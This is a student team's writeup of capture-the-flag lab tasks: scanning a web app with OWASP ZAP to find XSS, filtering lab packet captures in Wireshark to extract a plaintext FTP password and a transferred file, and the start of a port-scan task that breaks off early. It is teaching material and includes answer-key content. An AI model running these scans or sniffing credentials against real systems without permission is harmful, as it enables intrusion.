PSP0201 Week 3 Writeup

Group Name : Mali Pape

Members:


ID	Name	Role
1211102895	Muhammad Irfan Bin Mohd Nazri	Leader
1211104288	Mohd Azriy Akmalhazim Bin Mohd Nazariee	Member
1211103634	Ho Tian Ming	Member
1211101035	Mohamad Zuhir Bin Mohamad Zailani	Member

Day 6: Be careful with what you wish on a christmas night
Tools used: OWASP Zap

Solution/walkthrough:

Question 2:


First, open OWASP Zap and doing an automated scan



Question 3:


If you enter a wish, you will see many evidence of XSS pop up

Looking through all the wishes, you will see the “q” query string is being utilised many times.



Question 5:

We can see two XSS alerts.




Thought Process/Methodology:

First, open OWASP Zap and do an automated scan. After the scan completes you can check the alert tab to see if anything was found.

Day 7: The Grinch Really Did Steal Christmas
Tools used: Wireshark
Solution/walkthrough:

Question 1:

Open the pcap1.pcap file in wireshark we can search the IP address by typing icmp in the filter




icmp

No.	Time	Source	Destination	Protocol	Length	Info
17	10.430447	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=1/256, ttl=127 (rep
18	10.430472	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=1/256, ttl=64 (req
19	11.428953	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=2/512, ttl=127 (rep
20	11.428977	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=2/512, ttl=64 (req
21	12.432844	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=3/768, ttl=127 (rep
22	12.432870	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=3/768, ttl=64 (req
23	13.433469	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=4/1024, ttl=127 (re
24	13.433495	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=4/1024, ttl=64 (re


Question 2:

The format to get any type of request is http.request.method == GET / POST



Question 3:

By typing http.request.method == GET in Wireshark filter we could get the address and the article that the IP address visited.



471	64.222360	10.10.67.199	10.10.15.52	HTTP	365	GET /posts/reindeer-of-the-week/ HTTP/1.1

Question 4:

By filtering ftp in Wireshark we could extract all the ftp files in the pcap

ftp

No.	Time	Source	Destination	Protocol	Length	Info
6	2.549894	10.10.73.252	10.10.122.128	FTP	72	Request: QUIT
7	2.549999	10.10.122.128	10.10.73.252	FTP	80	Response: 221 Goodbye.
16	4.105504	10.10.122.128	10.10.73.252	FTP	104	Response: 220 Welcome to the TBFC FTP Server!.
20	7.866325	10.10.73.252	10.10.122.128	FTP	83	Request: USER elfmcskidy
22	7.866430	10.10.122.128	10.10.73.252	FTP	100	Response: 331 Please specify the password.
28	14.282063	10.10.73.252	10.10.122.128	FTP	98	Request: PASS plaintext_password_fiasco
31	16.735293	10.10.122.128	10.10.73.252	FTP	88	Response: 530 Login incorrect.
33	16.735723	10.10.73.252	10.10.122.128	FTP	72	Request: SYST
35	16.735761	10.10.122.128	10.10.73.252	FTP	104	Response: 530 Please login with USER and PASS.
40	19.727087	10.10.73.252	10.10.122.128	FTP	72	Request: QUIT
41	19.727175	10.10.122.128	10.10.73.252	FTP	80	Response: 221 Goodbye.
52	22.445915	10.10.122.128	10.10.73.252	FTP	104	Response: 220 Welcome to the TBFC FTP Server!.
55	24.441994	10.10.73.252	10.10.122.128	FTP	82	Request: USER anonymous
57	24.453374	10.10.122.128	10.10.73.252	FTP	89	Response: 230 Login successful.

In the info which it was written Request : PASS are the leaked password

```
98 Request: PASS plaintext_password_fiasco
```

Question 5:

Only the SSH protocol are the ones encrypted

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.122.128	10.11.3.2	SSH	102	Server: Encrypted packet (len=48)
2	0.000084	10.10.122.128	10.11.3.2	SSH	150	Server: Encrypted packet (len=96)

Question 6:

We can filter out the ARP

arp


No.	Time	Source	Destination	Protocol	Length	Info
46	19.785010	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	Who has 10.10.122.128? Tell 10.10.0.1
47	19.785024	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	10.10.122.128 is at 02:c0:56:51:8a:51
77	26.727854	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	Who has 10.10.0.1? Tell 10.10.122.128
78	26.727968	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	10.10.0.1 is at 02:c8:85:b5:5a:aa
84	32.388846	02:c8:85:b5:5a:aa	Broadcast	ARP	56	Who has 10.10.122.128? Tell 10.10.0.1
85	32.388861	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	10.10.122.128 is at 02:c0:56:51:8a:51
137	53.095851	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	Who has 10.10.0.1? Tell 10.10.122.128
138	53.095990	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	10.10.0.1 is at 02:c8:85:b5:5a:aa

Then, we can find where is 10.10.122.128 at

```
Who has 10.10.122.128? Tell 10.10.0.1
10.10.122.128 is at 02:c0:56:51:8a:51
```


Question 7:

First we have to extract christmas.zip by filtering http in Wireshark



http.request.method

No.	Time	Source	Destination	Protocol	Length	Info
166	11.665107	10.10.53.219	10.10.21.210	HTTP	139	GET / HTTP/1.1
291	26.537049	10.10.53.219	10.10.21.210	HTTP	215	GET /christmas.zip HTTP/1.1



christmas.zip (evaluation copy)


File Commands Tools Favorites Options Help

Add Extract To Test View Delete Find Wizard Info VirusScan Comment SFX

christmas.zip - ZIP archive, unpacked size 606,323 bytes

Name	Size	Packed	Type	Modified	CRC32
..			File folder		
AoC-2020.png	97,267	87,941	PNG File	30/11/2020 6:1...	C70C2CC6
christmas-tree.jpg	296,783	296,834	JPG File	30/11/2020 6:3...	5652C1B0
elf_mcskidy_wis...	134	108	Text Document	30/11/2020 6:3...	B503962F
Operation Artic ...	97,601	81,059	Microsoft Edge PD...	30/11/2020 6:3...	FF4D3C21
selfie.jpg	93,831	92,648	JPG File	30/11/2020 6:1...	358BE85D
tryhackme_logo...	20,707	5,777	Microsoft Edge HT...	30/11/2020 6:1...	999D8A5B

Then, we look at elf_mcskidy_wishlist



elf_mcskidy_wishlist.txt - Notepad

File Edit Format View Help

```
Wish list for Elf McSkidy
-------------------------
Budget: £100

x3 Hak 5 Pineapples
x1 Rubber ducky (to replace Elf McEager)
```

Question 8:

The author can be found in Operation Arctic Storm PDF file

Author: Kris Kringle

Revision Number: v2.5


Date of Revision: 14/11/2020

Thought Process/Methodology:


Using Wireshark, we could use filter to easily search for our target. For example we could type http.request.method == GET to see all the HTTP GET request in “pcap1.pcap” file. In “pcap2.pcap” file, we can search ftp in the filter to find all the FTP protocol, thus we are able to find the leaked password during the process. Additionally, we are able to identify the encrypted SSH protocol by searching for ssh in the filter. Using these filter to our power, we can analyse the “pcap3.pcap” file to search for Elf McSkidy’s wishlist.

Day 8: What's Under the Christmas Tree
Tools used: AttackBox
Solution/walkthrough:


Question 1:




Question 2:port numbers of the three services running




Question 3:Run a scan with -Pn



